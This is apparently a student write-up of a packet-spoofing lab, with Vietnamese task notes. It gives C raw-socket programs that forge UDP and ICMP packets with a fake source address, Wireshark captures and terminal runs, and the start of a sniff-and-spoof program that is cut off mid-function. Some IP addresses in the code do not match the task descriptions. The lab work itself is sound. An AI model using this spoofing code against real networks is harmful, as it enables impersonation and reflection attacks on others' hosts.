
Task 2.2A: Write a spoofing program: chương trình gửi một packet với địa chỉ nguồn giả(1.2.3.4) tới máy nạn nhân (192.168.179.131)



```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

void send_raw_ip_packet(struct ipheader* ip) {
        struct sockaddr_in dest_info;
        int enable = 1;
        //Step1: Create a raw network socket
        int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        //Step2: Set Socket option
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

        //Step3: Provide destination information
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;

        //Step4: Send the packet out
        sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info, sizeof(dest_info));
        close(sock);
}
/******************************************************************
  Spoof a UDP packet using an arbitrary source IP Address and port
*******************************************************************/
int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);
   struct ipheader *ip = (struct ipheader *) buffer;
   struct udpheader *udp = (struct udpheader *) (buffer +
                                          sizeof(struct ipheader));

   /*********************************************************
      Step 1: Fill in the UDP data field.
    ********************************************************/
   char *data = buffer + sizeof(struct ipheader) +
                         sizeof(struct udpheader);
   const char *msg = "DOR DOR!\n";
   int data_len = strlen(msg);
   strncpy (data, msg, data_len);

   /*********************************************************
      Step 2: Fill in the UDP header.
```




```
/**********************************************************
   Step 2: Fill in the UDP header.
 **********************************************************/
udp->udp_sport = htons(12345);
udp->udp_dport = htons(9090);
udp->udp_ulen = htons(sizeof(struct udpheader) + data_len);
udp->udp_sum =  0; /* Many OSes ignore this field, so we do not
                      calculate it. */

/**********************************************************
   Step 3: Fill in the IP header.
 **********************************************************/
ip->iph_ver = 4;
ip->iph_ihl = 5;
ip->iph_ttl = 20;
ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
ip->iph_destip.s_addr = inet_addr("10.0.2.6");
ip->iph_protocol = IPPROTO_UDP; // The value is 17.
ip->iph_len = htons(sizeof(struct ipheader) +
                   sizeof(struct udpheader) + data_len);

/**********************************************************
   Step 4: Finally, send the spoofed packet
 **********************************************************/
send_raw_ip_packet (ip);

return 0;
```




*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	1.2.3.4	192.168.179.131	UDP	51	12345 → 9090 Len=9
2	0.000569714	192.168.179.131	1.2.3.4	ICMP	79	Destination unreachable (Port unreachable)
3	5.179529366	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.179.2? Tell 192.168.179.1
4	6.232435173	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.179.2? Tell 192.168.179.1
5	7.180402758	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.179.2? Tell 192.168.179.1
6	8.178159043	VMware_c0:00:08	Broadcast	ARP	60	Who has 192.168.179.2? Tell 192.168.179.1




```
┌──(root㉿kali)-[/home/kali/Desktop/2]
└─# gcc -o spoof spoof.c -lpcap

┌──(root㉿kali)-[/home/kali/Desktop/2]
└─# ./spoof
```


Task 2.2B: Spoof an ICMP Echo Request: tạo một icmp giả có source là ip của nạn nhân và gửi nó tới server: 1.2.3.4



```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

unsigned short in_cksum (unsigned short *buf, int length) {
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w ;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
```




```
    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

int main() {
   char buffer[1500];

   memset(buffer, 0, 1500);

   struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
   icmp->icmp_type = 8;

   icmp->icmp_chksum = 0;
   icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));

   struct ipheader *ip = (struct ipheader *) buffer;
   ip->iph_ver = 4;
   ip->iph_ihl = 5;
   ip->iph_ttl = 20;
   ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
   ip->iph_destip.s_addr = inet_addr("192.168.179.131");
   ip->iph_protocol = IPPROTO_ICMP;
   ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));

   send_raw_ip_packet(ip);

   return 0;
}
```




```
No.    Time          Source             Destination        Protocol Length Info
     1 0.000000000   1.2.3.4            192.168.179.131    ICMP        42 Echo (ping) request  id=0x0000, seq=0/0, ttl=20 (reply
     2 0.000429745   192.168.179.131    1.2.3.4            ICMP        60 Echo (ping) reply    id=0x0000, seq=0/0, ttl=64 (reque
```


2.3 Khi chạy chương trình, Máy tấn công bắt các gói tin icmp request, đổi chỗ source và dest cho nhau, sau đó gửi lại cho máy nạn nhân



```c
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h> // for open
#include <unistd.h> // for close

#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip->iph_ihl * 4;
  const char buffer[PACKET_LEN];

  // make a copy from original packet to buffer (faked packet)
```

